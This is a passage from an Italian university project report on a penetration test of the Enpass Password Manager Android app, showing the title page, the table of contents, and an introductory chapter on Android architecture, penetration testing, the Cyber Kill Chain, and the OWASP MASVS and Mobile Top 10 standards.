



**UNIVERSITÀ
DEGLI STUDI DI BARI
ALDO MORO**

DIPARTIMENTO DI INFORMATICA

UNIVERSITÀ DEGLI STUDI DI BARI ALDO MORO

RELAZIONE DI PROGETTO
IN
SICUREZZA IN AMBIENTI MOBILE

Analisi di Sicurezza Apk Enpass Password Manager

DOCENTE:

Prof. Paolo Buono

CANDIDATO:

Matteo Esposito
Matricola: 806075

A.A. 2025/2026

Indice

1	Android	1
1.1	Architettura di Android	1
1.2	I componenti principali di Android	3
1.3	Penetration Testing	6
1.4	Modalità di Penetration Testing	7
1.5	Cyber Kill Chain	7
1.6	Open Web Application Security Project	9
1.7	Mobile Application Security Verification Standard	10
1.8	OWASP Top 10 Mobile	12
2	Strumenti e ambiente utilizzati	15
2.1	Kali Linux	15
2.2	Emulatore Android	16
2.3	Mobile Security Framework	16
2.3.1	Analisi Statica	17
2.3.2	Analisi Dinamica	18
2.4	jadx	18
2.5	Android Debug Bridge	19
2.6	Frida	19
2.7	objection	20
2.8	mitmproxy	20
2.9	apksigner	20
3	Enpass Password Manager	21
3.1	Modello di sicurezza e archiviazione del vault	21
3.2	Sblocco e autenticazione locale	22
3.3	Organizzazione del vault e generazione delle password	23
3.4	Autofill e browser integrato	25
3.5	Sincronizzazione cloud	25
3.6	Funzionalità di sicurezza aggiuntive	26
4	Penetration Testing Report	27
4.1	Analisi iniziale MobSF	27
4.2	Scope	29
4.3	Executive Summary	29

4.4	Vulnerabilità	30
4.5	Verifiche OWASP	31
4.6	Evidenze	31
4.6.1	Assenza di una device-access-security policy	31
4.6.2	Esposizione della Master Password nella memoria	34
4.6.3	Mancato aggiornamento del Security Provider	35
4.6.4	Assenza di certificate pinning	37
4.6.5	Esecuzione di codice remoto tramite addJavascriptInterface	39
4.6.6	Esposizione ad attacchi di overlay e tapjacking	41
4.6.7	Assenza di aggiornamento obbligatorio	43
4.6.8	Inefficacia dei meccanismi di root detection	44
4.6.9	Assenza di Emulator Detection	45
4.6.10	Assenza di controlli di integrità del codice	46
4.6.11	Assenza di rilevamento dell'istrumentazione dinamica	47
4.6.12	Assenza di offuscamento del codice	48
4.6.13	Assenza di rilevamento anti-debugging	49
4.7	Controlli OWASP	50
4.7.1	MASVS-STORAGE-1	50
4.7.2	MASVS-STORAGE-2	52
4.7.3	MASVS-CRYPTO-1	56
4.7.4	MASVS-CRYPTO-2	58
4.7.5	MASVS-AUTH-2	58
4.7.6	MASVS-NETWORK-1	60
4.7.7	MASVS-NETWORK-2	63
4.7.8	MASVS-PLATFORM-1	64
4.7.9	MASVS-PLATFORM-2	68
4.7.10	MASVS-PLATFORM-3	71
4.7.11	MASVS-CODE-2	73
4.7.12	MASVS-CODE-3	74
4.7.13	MASVS-CODE-4	75
4.7.14	MASVS-RESILIENCE-1	80
4.7.15	MASVS-RESILIENCE-2	81
4.7.16	MASVS-RESILIENCE-3	84
4.7.17	MASVS-RESILIENCE-4	86

Capitolo 1

Android

Android è una piattaforma software open source per dispositivi mobili, sviluppata e mantenuta principalmente da Google, basata sul kernel Linux. Essa costituisce un sistema operativo completo progettato per dispositivi embedded, in particolare smartphone, tablet, smartwatch, smart TV e altri dispositivi intelligenti, fornendo un ambiente di esecuzione, un insieme di servizi di sistema e un ecosistema applicativo strutturato.

1.1 Architettura di Android

Dal punto di vista architetturale, Android è organizzato in più livelli:




Figura 1.1: Architettura a livelli di Android

Un'architettura a livelli consente di strutturare un sistema in modo tale che ciascuno strato utilizzi i servizi offerti dallo strato sottostante per fornire, a sua volta, funzionalità di livello più elevato allo strato superiore. Questo approccio favorisce modularità, manutenibilità e separazione delle responsabilità tra i diversi componenti del sistema.

Nel caso di Android, lo strato di più basso livello è costituito dal Kernel Linux, che include l'implementazione dei driver necessari all'interazione con l'hardware del dispositivo. Tali driver consentono, ad esempio, la gestione dello stack bluetooth, della memoria, della batteria e di altre risorse hardware fondamentali. Inoltre, il kernel svolge un ruolo cruciale nella gestione della sicurezza e nei meccanismi di comunicazione tra processi, in particolare attraverso il sistema Binder IPC. Questo livello rientra principalmente nelle

competenze dei produttori dei dispositivi, i quali sono responsabili dello sviluppo e dell'ottimizzazione dei driver specifici per il proprio hardware, al fine di sfruttarne appieno le caratteristiche e le potenzialità.

I servizi messi a disposizione dal Kernel Linux vengono utilizzati da un insieme di componenti che costituiscono il livello denominato Libraries. Si tratta prevalentemente di librerie native, implementate in C e C++, che forniscono funzionalità essenziali per un sistema mobile. Tra queste rientrano, ad esempio, i meccanismi di persistenza dei dati come SQLite, le librerie grafiche e la gestione dei font. Sebbene implementate in linguaggi nativi per ragioni di efficienza e prestazioni, tali librerie espongono interfacce accessibili dal livello superiore attraverso il linguaggio Java.

Le interfacce offerte dalle Libraries vengono utilizzate da un ulteriore componente fondamentale, denominato Core Libraries. Esse comprendono l'insieme delle librerie che consentono lo sviluppo di applicazioni Android mediante linguaggi di alto livello, come Kotlin, fornendo agli sviluppatori le API necessarie per interagire con i servizi di sistema.

L'esecuzione delle applicazioni è demandata al componente noto come Android Runtime, introdotto inizialmente in modo opzionale a partire da Android 4.4 come alternativa alla Dalvik Virtual Machine, e divenuto l'unico runtime ufficiale a partire da Android 5.0. ART si occupa della gestione dell'esecuzione del codice applicativo, dell'ottimizzazione delle prestazioni e del controllo della memoria.

Al di sopra del runtime si colloca l'Application Framework, che sfrutta i servizi offerti sia dal runtime sia dalle librerie sottostanti e fornisce componenti di alto livello essenziali per la realizzazione delle applicazioni Android. Questo livello include i principali componenti concettuali e funzionali della piattaforma, utilizzati sia dalle applicazioni di sistema sia dalle applicazioni di terze parti.

L'ultimo strato dell'architettura è rappresentato dal livello Application, che comprende tutte le applicazioni eseguite sul dispositivo, incluse quelle preinstallate e quelle scaricate dai marketplace ufficiali. Tali applicazioni si basano interamente sui servizi e sulle API fornite dai livelli inferiori, completando così la struttura a layer dell'architettura Android.

1.2 I componenti principali di Android

Android può essere considerata una piattaforma software all'interno della quale vengono eseguiti diversi componenti fondamentali, che rappresentano i “mattoni” concettuali e funzionali mediante i quali vengono realizzate tutte le applicazioni. Tali componenti non coincidono con oggetti generici, ma presentano caratteristiche specifiche che ne definiscono il ruolo all'interno del sistema.

La proprietà distintiva di un componente Android è innanzitutto la sua riutilizzabilità, che consente a più applicazioni di sfruttarne le funzionalità in modo modulare e flessibile. A ciò si aggiunge la presenza di un ciclo di vita ben definito, gestito dal sistema operativo, che regola le modalità di interazione tra il componente e il container che lo ospita. Il ciclo di vita stabilisce quando un componente viene creato, avviato, sospeso, ripristinato o

distrutto, permettendo al sistema di ottimizzare l'uso delle risorse e di garantire la stabilità dell'intera piattaforma. Ogni applicazione Android è costituita da uno o più dei seguenti componenti principali:

- Activity
- Intent e Intent Filter
- Broadcast Intent Receiver
- Service
- ContentProvider

Activity

Osservando il funzionamento di un qualunque smartphone e avviando un'applicazione, è immediato notare come essa sia strutturata in una sequenza di schermate. Considerando, ad esempio, l'applicazione Gmail, è possibile individuare una schermata iniziale che presenta l'elenco dei messaggi di posta elettronica; la selezione di uno di essi conduce a una schermata distinta, dedicata alla visualizzazione del contenuto dettagliato del messaggio. Un'ulteriore schermata è infine utilizzata per la composizione e l'invio di una nuova email. In generale, dunque, ogni applicazione è composta da più schermate che consentono non solo la visualizzazione delle informazioni, ma anche il loro inserimento e la loro manipolazione da parte dell'utente.

Nel contesto di Android, ciascuna di queste schermate è rappresentata da un'Activity, che costituisce una specifica specializzazione dell'omonima classe fornita dal framework. Ogni schermata definisce principalmente due aspetti fondamentali: l'insieme degli elementi grafici che la compongono e le modalità di interazione dell'utente con tali elementi. Gli elementi dell'interfaccia grafica sono descritti mediante opportune specializzazioni della classe View e vengono disposti sullo schermo secondo regole di layout ben definite.

Le regole di layout possono essere specificate attraverso due approcci distinti: in modo imperativo, mediante codice, oppure in modo dichiarativo, tramite appositi documenti XML di layout. Quest'ultimo approccio è ampiamente supportato dagli strumenti di sviluppo messi a disposizione dall'IDE ufficiale, Android Studio, che facilita la progettazione e la gestione dell'interfaccia utente.

Un'Activity ha quindi la responsabilità di coordinare i componenti dell'interfaccia utente e di gestire le interazioni con i servizi deputati alla manipolazione e alla persistenza dei dati. In riferimento al noto pattern architetturale–Model View–Controller, è possibile attribuire all'Activity un ruolo assimilabile a quello del controller, sebbene tale associazione dipenda fortemente dall'architettura adottata dall'applicazione.

Ogni applicazione Android è composta da una o più Activity, ciascuna delle quali viene eseguita, salvo specifiche configurazioni differenti, all'interno di un proprio processo e organizzata in uno o più task. Compito dello sviluppatore è quindi progettare e implementare le diverse Activity non solo in funzione dell'interfaccia utente, ma anche in relazione

alle informazioni che esse devono scambiarsi.

In questo contesto, assume un'importanza fondamentale la gestione del ciclo di vita delle Activity, regolata attraverso specifici metodi di callback. Tale aspetto è centrale nel modello di esecuzione di Android, in quanto la gestione dei processi è in larga parte demandata al sistema operativo, il quale può decidere, in base alle condizioni di utilizzo delle risorse, di terminare uno o più processi. In tali circostanze, è necessario adottare adeguate strategie di gestione dello stato, al fine di prevenire la perdita di informazioni e garantire la continuità dell'esperienza utente.

Intent e Intent filter

L'architettura di Android è progettata e ottimizzata al fine di garantire un utilizzo efficiente delle risorse disponibili sul dispositivo. Per conseguire tale obiettivo, la piattaforma adotta un approccio orientato al riuso delle funzionalità comuni, evitando la duplicazione di componenti che svolgono operazioni condivise da più applicazioni.

Android introduce il meccanismo degli Intent, che possono essere interpretati come dichiarazioni di intenzione a compiere una determinata azione. Attraverso un Intent, un'applicazione esprime la volontà di eseguire un'operazione specifica, senza doversi preoccupare delle modalità concrete con cui essa verrà realizzata. Ad esempio, un Intent potrebbe esprimere la necessità di selezionare un contatto dalla rubrica. In questo modo, l'applicazione che richiede tale funzionalità non è tenuta a implementarla ex novo, ma può semplicemente invocarla mediante il lancio dell'Intent corrispondente, al quale risponderà almeno l'implementazione di default fornita dall'ambiente Android.

Poiché le applicazioni di sistema sono sviluppate utilizzando gli stessi strumenti messi a disposizione degli sviluppatori di terze parti, risulta naturale la possibilità di fornire implementazioni personalizzate per soddisfare determinati Intent. Diventa quindi necessario disporre di un meccanismo che consenta di dichiarare al sistema che uno specifico componente è in grado di gestire una particolare richiesta. A tale scopo si utilizzano gli Intent Filter, che rappresentano il meccanismo mediante il quale un'applicazione informa la piattaforma delle azioni che i propri componenti sono in grado di soddisfare.

La definizione e la gestione degli Intent e dei relativi Intent Filter rientrano tra le responsabilità fondamentali dello sviluppatore, in particolare nella progettazione delle Activity e nella definizione del flusso di navigazione dell'applicazione.

Broadcast Intent Receiver

Negli ultimi anni, in particolare con la diffusione dei dispositivi indossabili e dei sistemi sensibili al contesto, è diventata sempre più rilevante la capacità delle applicazioni di reagire a eventi non direttamente innescati dall'utente. Tali eventi possono essere generati da fattori esterni o di contesto, quali l'ingresso o l'uscita da una determinata area geografica, il raggiungimento di un obiettivo di attività fisica, uno stato critico della batteria, la ricezione di un messaggio, di un'email o di una notifica push. Si tratta, in generale, di eventi eterogenei, molti dei quali riconducibili a eventi di sistema, ai quali le applicazioni devono poter associare specifiche azioni.

In Android, questo meccanismo è supportato dai Broadcast Intent Receiver, componenti progettati per reagire al lancio di particolari Intent di tipo broadcast. Tali componenti non sono dotati di interfaccia utente e vengono configurati mediante un insieme di Intent Filter, che specificano gli eventi di broadcast ai quali essi sono in grado di rispondere. Il compito principale di un Broadcast Receiver è quello di attivarsi in corrispondenza di determinati eventi, raccogliendo le informazioni rilevanti e avviando, se necessario, operazioni di livello superiore, quali la visualizzazione di una notifica, l'avvio di un servizio o il lancio di un'applicazione.

Service

Le Activity definiscono le schermate di un'applicazione e il loro susseguirsi all'interno di un task, organizzato come uno stack, in cui l'attività più recente si colloca sopra quella precedente. Per ottimizzare le risorse, il sistema operativo può terminare un'attività inattiva, pur prevedendo la possibilità di ripristinarla quando l'utente vi ritorna. Questo implica che le Activity non siano ideali per mantenere dati o processi attivi in modo persistente. Per gestire compiti che devono continuare indipendentemente dall'interfaccia utente, Android introduce i Service, componenti in grado di eseguire operazioni in background, garantendo continuità dei task anche quando le attività visibili vengono terminate o sostituite.

Content Provider

Un elemento centrale di ciascuna applicazione Android è rappresentato dalla gestione dei dati, ossia dalla capacità di garantire la loro persistenza nel tempo. La piattaforma mette a disposizione diversi strumenti che consentono di gestire le informazioni in modo privato, garantendo che ciascuna applicazione possa accedere unicamente ai propri dati, senza interferire con quelli gestiti da altre applicazioni. Ad esempio, un'applicazione di invio email deve poter accedere ai dati gestiti dall'applicazione dei contatti. Tale condivisione avviene in modo controllato e sicuro mediante interfacce predefinite fornite dai Content Provider. Un Content Provider può essere concettualizzato come un componente che espone ai propri client un'interfaccia per eseguire operazioni di tipo CRUD su un insieme specifico di entità.

Dal punto di vista concettuale, possiamo attribuire un Content Provider a un Data Access Object, in quanto fornisce un'interfaccia standard per l'accesso ai dati, la cui implementazione può variare: interagendo con un database, con il file system, con servizi cloud o, più semplicemente, in memoria locale.

1.3 Penetration Testing

Il penetration testing rappresenta una delle principali tecniche di valutazione della sicurezza dei sistemi informatici e delle applicazioni software. Esso consiste nella simulazione controllata di attacchi reali, condotti con l'obiettivo di individuare vulnerabilità sfruttabili da un potenziale avversario prima che queste possano essere utilizzate in un contesto malevolo. A differenza di approcci puramente teorici o statici, il penetration testing si

fonda su attività pratiche e sperimentali, mirate a valutare il livello effettivo di esposizione di un sistema a minacce concrete.

Il penetration testing su Android si concentra principalmente sull'analisi dei file APK, sull'architettura dell'applicazione e sulle interazioni con il sistema operativo. Tra le attività più comuni rientrano l'analisi statica, finalizzata all'individuazione di errori di programmazione o configurazioni insicure, e l'analisi dinamica, che osserva il comportamento dell'applicazione durante l'esecuzione. Particolare attenzione viene posta alla gestione dei permessi, alla memorizzazione dei dati sensibili, all'uso delle comunicazioni di rete e all'esposizione di componenti come Activity, Service, Broadcast Receiver e Content Provider.

1.4 Modalità di Penetration Testing

A seconda del livello di conoscenza preliminare fornito al tester, il penetration testing può essere condotto secondo tre differenti modalità:

- **Black Box:** il tester non dispone di alcuna informazione interna sul sistema oggetto di analisi e opera come un attaccante esterno. Questo approccio consente di valutare il livello di sicurezza percepibile dall'esterno e di simulare scenari di attacco realistici, ma presenta il limite di non garantire una copertura completa delle vulnerabilità interne.
- **Grey Box:** al tester vengono fornite informazioni parziali sul sistema, come credenziali di test o una documentazione limitata. In ambito Android, questo modello consente di simulare attacchi condotti da utenti legittimi o insider con privilegi limitati, risultando particolarmente utile per valutare la robustezza dei meccanismi di controllo degli accessi e la separazione dei privilegi.
- **White Box:** il tester dispone della piena disponibilità delle informazioni sul sistema, inclusi il codice sorgente, la documentazione tecnica e le credenziali di accesso. In ambito Android, ciò permette un'analisi approfondita dell'APK, del codice Java o Kotlin e delle configurazioni interne. Questo approccio consente di individuare anche vulnerabilità difficilmente rilevabili dall'esterno, offrendo una valutazione più completa, sebbene meno rappresentativa di un attacco reale condotto da un avversario privo di informazioni privilegiate.

1.5 Cyber Kill Chain

La Cyber Kill Chain è un modello teorico che descrive il ciclo di vita di un attacco informatico, articolandolo in una sequenza ordinata di fasi. Tale modello consente di analizzare in modo sistematico le modalità operative di un attaccante, facilitando l'individuazione di contromisure efficaci in ciascun punto del processo. Ogni fase rappresenta un passaggio necessario affinché l'attacco possa progredire verso il raggiungimento dell'obiettivo finale. L'interruzione anche di una sola di esse può compromettere l'intera catena di attacco.



Figura 1.2: Fasi della Cyber Kill Chain

La prima fase è la Ricognizione, durante la quale l'attaccante raccoglie informazioni sul bersaglio. Questa attività può includere la ricerca di dati pubblicamente disponibili, l'analisi dell'infrastruttura di rete, l'identificazione delle tecnologie utilizzate e lo studio dei comportamenti degli utenti. Lo scopo della ricognizione è individuare potenziali superfici di attacco e vulnerabilità sfruttabili, riducendo l'incertezza e aumentando la probabilità di successo delle fasi successive. In ambito applicativo, tale fase può comprendere anche l'analisi del software, delle versioni utilizzate e delle configurazioni di sicurezza.

Segue la fase di Armamento, nella quale l'attaccante prepara il payload malevolo da utilizzare nell'attacco. In questa fase vengono combinati un exploit, progettato per sfruttare una specifica vulnerabilità, e un malware o codice malevolo destinato a eseguire azioni non autorizzate sul sistema bersaglio. L'armamento rappresenta quindi la trasformazione delle informazioni raccolte nella fase di ricognizione in uno strumento operativo concreto, spesso personalizzato in base alle caratteristiche del target.

La Consegna costituisce la fase in cui il payload preparato viene trasmesso al bersaglio. I vettori di consegna possono essere molteplici e includono, ad esempio, email di phishing, download di applicazioni malevole, link compromessi, exploit di servizi di rete o canali di distribuzione ufficiali alterati. L'efficacia di questa fase dipende in larga misura dalla capacità dell'attaccante di mascherare il contenuto malevolo e di indurre la vittima a interagire con esso, superando eventuali meccanismi di difesa.

Una volta che il payload raggiunge il sistema bersaglio, ha luogo la fase di Sfruttamento. In questa fase viene effettivamente sfruttata una vulnerabilità del sistema, del software o dell'utente, consentendo l'esecuzione del codice malevolo. Lo sfruttamento può avvenire senza l'interazione dell'utente, nel caso di vulnerabilità tecniche, oppure richiedere un'azione esplicita, come l'apertura di un file o l'installazione di un'applicazione. Il successo di questa fase permette all'attaccante di ottenere un primo livello di accesso al sistema.

La fase di Installazione prevede l'installazione di malware o componenti persistenti sul sistema compromesso. L'obiettivo principale è garantire la continuità dell'accesso, anche in caso di riavvio del sistema o di chiusura della sessione corrente. In questa fase vengono spesso adottate tecniche di evasione e offuscamento per eludere i sistemi di rilevamento e rimanere inosservati il più a lungo possibile.

Successivamente, l'attaccante stabilisce un canale di Comando e Controllo, attraverso il quale il sistema compromesso comunica con l'infrastruttura dell'attaccante. Questo canale consente di inviare comandi, ricevere aggiornamenti del malware ed esfiltrare dati. Le comunicazioni C2 sono spesso cifrate o mascherate all'interno di traffico legittimo, al fine di evitare il rilevamento da parte dei sistemi di monitoraggio e sicurezza.

L'ultima fase della kill chain è rappresentata dalle Azioni su Obiettivo. In questa fase, l'attaccante realizza gli obiettivi finali dell'attacco, che possono includere il furto di informazioni sensibili, l'escalation dei privilegi, la compromissione di ulteriori sistemi, l'interruzione dei servizi o il sabotaggio delle risorse. Le azioni intraprese dipendono dalla motivazione dell'attaccante e dal contesto dell'attacco e rappresentano il culmine dell'intera catena di compromissione.

1.6 Open Web Application Security Project

L'OWASP è un'iniziativa internazionale, aperta e senza fini di lucro, dedicata al miglioramento della sicurezza delle applicazioni software, con particolare attenzione alle applicazioni web e, più in generale, ai sistemi applicativi moderni. Fondato nei primi anni duemila, OWASP si configura come una comunità globale di professionisti della sicurezza, sviluppatori, ricercatori e organizzazioni che collaborano con l'obiettivo comune di rendere la sicurezza applicativa un requisito intrinseco del ciclo di sviluppo del software.



Figura 1.3: Logo OWASP

Dal punto di vista organizzativo, OWASP opera come progetto indipendente e vendor-neutral, ovvero non legato ad alcun fornitore commerciale. Tale caratteristica garantisce l'imparzialità dei contenuti prodotti e ne favorisce l'adozione trasversale in contesti accademici, industriali e istituzionali. Tutti i materiali sviluppati nell'ambito del progetto sono liberamente accessibili e distribuiti con licenze open, promuovendo la condivisione della conoscenza e l'adozione di buone pratiche di sicurezza su larga scala.

L'obiettivo principale di OWASP è sensibilizzare sull'importanza della sicurezza applicativa e fornire strumenti concreti per prevenire, individuare e mitigare le vulnerabilità più comuni. A tal fine, l'organizzazione produce documentazione tecnica, linee guida, framework metodologici, strumenti software e standard di riferimento che supportano l'intero ciclo di vita del software, dalla fase di progettazione fino al rilascio e alla manutenzione. OWASP promuove inoltre l'integrazione della sicurezza nei processi di sviluppo agile e DevSecOps, sottolineando la necessità di un approccio security by design.

Uno dei contributi più noti e diffusi di OWASP è l'OWASP Top Ten, una classifica periodicamente aggiornata che identifica le dieci categorie di vulnerabilità più critiche e frequenti nelle applicazioni web. Questo documento rappresenta un punto di riferimento fondamentale per sviluppatori e analisti di sicurezza, in quanto fornisce una panoramica sintetica ma autorevole delle principali minacce, accompagnata da esempi, impatti e raccomandazioni per la mitigazione. Accanto al Top Ten per il web, OWASP ha esteso il proprio ambito includendo anche altri contesti, come le applicazioni mobili, le API e i sistemi cloud, attraverso progetti dedicati quali l'OWASP Mobile Top Ten e l'OWASP API Security Top Ten.

OWASP sviluppa e mantiene una vasta gamma di strumenti tecnici utilizzati sia in ambito formativo sia professionale. Tra questi rientrano framework di testing, applicazioni di apprendimento e strumenti di supporto al penetration testing e alla verifica della sicurezza.

1.7 Mobile Application Security Verification Standard

Il MASVS è uno standard di riferimento sviluppato nell'ambito dell'OWASP con l'obiettivo di definire un insieme strutturato e verificabile di requisiti di sicurezza per le applicazioni mobili. Il MASVS fornisce un quadro metodologico formale per la progettazione, lo sviluppo, il testing e la valutazione della sicurezza delle applicazioni mobili, indipendentemente dalla piattaforma di destinazione, sebbene sia ampiamente adottato nel contesto Android e iOS.



Figura 1.4: Logo OWASP MAS

Dal punto di vista concettuale, MASVS nasce dall'esigenza di superare approcci generici e spesso incompleti alla sicurezza mobile, proponendo uno standard che consenta di valutare in modo sistematico il livello di protezione di un'applicazione. A differenza di elenchi puramente descrittivi di vulnerabilità, MASVS definisce requisiti di sicurezza concreti, misurabili e verificabili, che possono essere utilizzati sia come guida durante lo sviluppo, sia come riferimento per attività di audit e penetration testing.

Lo standard MASVS è strettamente collegato all'OWASP Mobile Security Testing Guide, che ne rappresenta il complemento operativo. Mentre MASVS definisce cosa deve essere protetto e quali requisiti devono essere soddisfatti, la MSTG descrive come verificare tali requisiti attraverso tecniche di analisi statica, dinamica e manuale. Questa separazione consente di mantenere MASVS come uno standard stabile e di alto livello, lasciando alla MSTG il compito di evolvere in funzione delle nuove tecniche di attacco e difesa.



Figura 1.5: Copertine OWASP MASVS e MASTG

Un elemento distintivo di MASVS è l'introduzione di livelli di sicurezza, che permettono di adattare i requisiti in base al contesto applicativo e al livello di rischio. In genere, MASVS definisce un livello di base, destinato ad applicazioni comuni che trattano dati non particolarmente sensibili, e livelli più avanzati, pensati per applicazioni che gestiscono informazioni critiche o operano in contesti ad alta esposizione, come quelli finanziari, sanitari o governativi. Questa stratificazione rende lo standard flessibile e applicabile a un'ampia varietà di scenari reali.

Dal punto di vista pratico, MASVS può essere utilizzato in molteplici contesti. Durante la fase di sviluppo, esso fornisce agli sviluppatori indicazioni chiare su quali controlli di sicurezza implementare e su come strutturare correttamente l'applicazione. In fase di verifica, rappresenta una checklist formale per valutare la conformità di un'applicazione ai requisiti di sicurezza attesi. In ambito di penetration testing, MASVS costituisce un riferimento autorevole per definire lo scope del test e per classificare le vulnerabilità individuate in funzione del loro impatto sui requisiti di sicurezza.

MASVS organizza un insieme di controlli di sicurezza in categorie tematiche che rappresentano le principali aree di rischio in ambito mobile. Ogni categoria definisce requisiti dettagliati che un'applicazione deve soddisfare per garantire un livello di sicurezza robusto e coerente con le minacce contemporanee:

1. MASVS-STORAGE – Protezione dei Dati in Memoria Locale: questa categoria si concentra sulla protezione dei dati sensibili memorizzati sul dispositivo. I requisiti richiedono che i dati critici non vengano archiviati in chiaro, che siano protetti tramite meccanismi sicuri e che non vi siano fughe accidentali attraverso log o backup. L'obiettivo è prevenire l'accesso non autorizzato o l'esfiltrazione di informazioni dall'ambiente locale.
2. MASVS-CRYPTO – Uso Sicuro della Crittografia: la categoria CRYPTO definisce

controlli relativi all'uso corretto di primitive crittografiche e chiavi. Ciò include l'adozione di algoritmi robusti, la gestione sicura delle chiavi e l'impiego di API crittografiche fornite dalla piattaforma, evitando pratiche insicure come chiavi hardcoded o algoritmi deboli. L'obiettivo è assicurare che la crittografia sia effettivamente efficace nella protezione dei dati.

3. MASVS-AUTH – Autenticazione e Gestione delle Sessioni: questa categoria riguarda i meccanismi di autenticazione degli utenti e gestione delle sessioni. I requisiti prevedono l'impiego di autenticazioni forti, la protezione di token di sessione, la prevenzione di attacchi di tipo session fixation o di replay, e la corretta invalidazione delle sessioni. In questo modo si riduce il rischio di compromissione delle credenziali e dell'identità dell'utente.
4. MASVS-NETWORK – Comunicazioni di Rete Protette: questa categoria richiede che tutte le comunicazioni tra l'app e servizi remoti siano protette. Ciò include l'uso di HTTPS/TLS robusto, la validazione corretta dei certificati, l'evitamento di protocolli insicuri e la protezione contro attacchi man-in-the-middle o altre manipolazioni del traffico. L'obiettivo è garantire la riservatezza e l'integrità dei dati in transito.
5. MASVS-PLATFORM – Interazione con la Piattaforma Mobile: i requisiti di PLATFORM si riferiscono alla corretta interazione dell'app con l'ambiente operativo. Questo include la gestione sicura dei permessi, l'uso corretto delle API di sistema, la protezione contro richieste non autorizzate di risorse o dati, e la garanzia che componenti esterni non compromettano la sicurezza dell'app.
6. MASVS-CODE – Qualità del Codice e Impostazioni di Build: la categoria CODE affronta requisiti relativi alla qualità del codice sorgente e alle impostazioni di compilazione. Include pratiche come la rimozione di log sensibili, compilazioni sicure, controllo di dipendenze di terze parti, e protezioni di base contro vulnerabilità introdotte da una scarsa qualità del codice. L'obiettivo è ridurre il numero di punti deboli introdotti durante lo sviluppo.
7. MASVS-RESILIENCE – Resilienza contro Reverse Engineering e Manomissione: la categoria RESILIENCE definisce requisiti volti a rendere l'app più robusta contro reverse engineering, analisi dinamica, tampering o modding. Include l'impiego di tecniche di offuscamento, controlli di integrità, rilevazione di debugger/emulatori, e protezioni che impediscano la modifica del comportamento dell'app da parte di terzi. Questi controlli sono particolarmente rilevanti quando l'app contiene dati sensibili o meccanismi critici di sicurezza.

1.8 OWASP Top 10 Mobile

La OWASP Mobile Top 10 identifica le dieci principali categorie di vulnerabilità di sicurezza nelle applicazioni mobili. L'obiettivo è fornire a sviluppatori, tester e analisti di sicurezza una guida di riferimento per progettare, sviluppare e valutare applicazioni mobile più sicure, evidenziando i rischi più comuni e le relative aree di mitigazione.

- M1: Improper Credential Usage. Uso scorretto delle credenziali, come password o token hard-coded, memorizzati in chiaro o gestiti in modo insicuro, che possono permettere accessi non autorizzati ai servizi dell'applicazione.
- M2: Inadequate Supply Chain Security. Presenza di librerie, SDK o componenti di terze parti non verificati, obsoleti o compromessi, che introducono vulnerabilità indirette nell'applicazione mobile.
- M3: Insecure Authentication/Authorization. Debolezze nei meccanismi di autenticazione e autorizzazione, come controlli lato client bypassabili, gestione errata delle sessioni o verifiche incomplete dei privilegi utente.
- M4: Insufficient Input/Output Validation. Mancata validazione e sanitizzazione dei dati in ingresso e in uscita, che può portare a injection, manipolazione dei parametri ed esposizione di informazioni sensibili.
- M5: Insecure Communication. Utilizzo di canali di comunicazione non sicuri o configurazioni TLS deboli, esponendo i dati a intercettazione e manomissione durante la trasmissione.
- M6: Inadequate Privacy Controls. Gestione inadeguata dei dati personali, inclusa la raccolta e conservazione di informazioni sensibili senza adeguate misure di protezione o consenso dell'utente.
- M7: Insufficient Binary Protections. Assenza di protezioni sul binario dell'app, come offuscamento del codice o meccanismi anti-tampering, che facilita il reverse engineering.
- M8: Security Misconfiguration. Configurazioni di sicurezza errate o lasciate ai valori di default, come servizi di debug attivi o permessi eccessivi, sfruttabili da un attaccante.
- M9: Insecure Data Storage. Memorizzazione non sicura di dati sensibili sul dispositivo, ad esempio password, token o informazioni personali salvati in chiaro.
